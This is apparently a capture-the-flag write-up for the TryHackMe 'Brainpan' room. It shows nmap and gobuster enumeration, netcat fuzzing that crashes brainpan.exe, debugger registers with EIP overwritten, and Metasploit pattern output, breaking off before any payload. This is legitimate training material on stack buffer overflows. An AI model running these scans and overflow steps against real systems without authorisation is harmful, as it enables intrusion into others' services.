


Brainpan is a room on the website https:tryhackme.com

This is a simple buffer overflow very similar to Brainstrom also on TryHackMe
For a more technical write up please see the write up for Brainstorm

Enumeration

Our first step is going to be running Nmap against the box. Since we need to get ahold of the executable to perform analysis locally.


```
root@kali:~/Documents/TryHackMe/Brainpan# nmap -sV -sC  10.10.45.225
[5/5]
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-05 11:19 BST
Nmap scan report for 10.10.45.225
Host is up (0.021s latency).
Not shown: 998 closed ports
```

```
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_| _| _|_| _|_|_| _|_|_| _|_|_| _|_|_| _|_|_|
|     _|_| _| _| _| _| _| _| _| _| _| _| _|
|     _|_|_| _| _|_|_| _| _| _| _|_|_| _|_|_| _| _|
|     [_______________________ WELCOME TO BRAINPAN
________________________]
|_    ENTER THE PASSWORD
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.3
|_http-title: Site doesn't have a title (text/html)
```

Nmap comes back with only two ports, `9999` which is the exploitable application and `10000`. We can see there is a webserver running on port `10000`. The home page doesn't offer much so lets run a directory tool called Gobuster.

```
root@kali:~/Documents/TryHackMe/Brainpan# gobuster dir -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u
http://10.10.45.225:10000/
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.45.225:10000/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-
small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/04/05 11:23:16 Starting gobuster
===============================================================
/bin (Status: 301)
```

Gobuster gives us a `/bin` directory. Let's go there and download the executable.
We will run this program locally through Immunity Debugger


Directory listing for /bin/

- brainpan.exe

on a Windows 7 machine.


Once this is set up we can use python to print a large string as pass that to the exe to see if we can get a crash to happen.

```
root@kali:~/Documents/TryHackMe/Brainpan# nc 192.168.79.128 9999
_|                            _|
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|
                                            _|

[________________________ WELCOME TO BRAINPAN _________________________]
                          ENTER THE PASSWORD

                          >>
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
```



```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm□"
EDX 0022F720 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 7FFD8000
ESP 0022F930 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

No we know we can get a crash, we can use a Metasploit tool to find the length of the buffer needed to create the crash.

```
root@kali:~/Documents/TryHackMe/Brainpan# /usr/share/metasploit-
framework/tools/exploit/pattern_create.rb -l 6000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A
e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj
```

```
8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar
2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6A
t7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1
Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay
6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0B
b1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5
Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg
0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4B
i5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9
Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn
4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8B
p9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3
Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu
8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2B
x3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7
Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc
2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6C
e7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1
Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj
6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0C
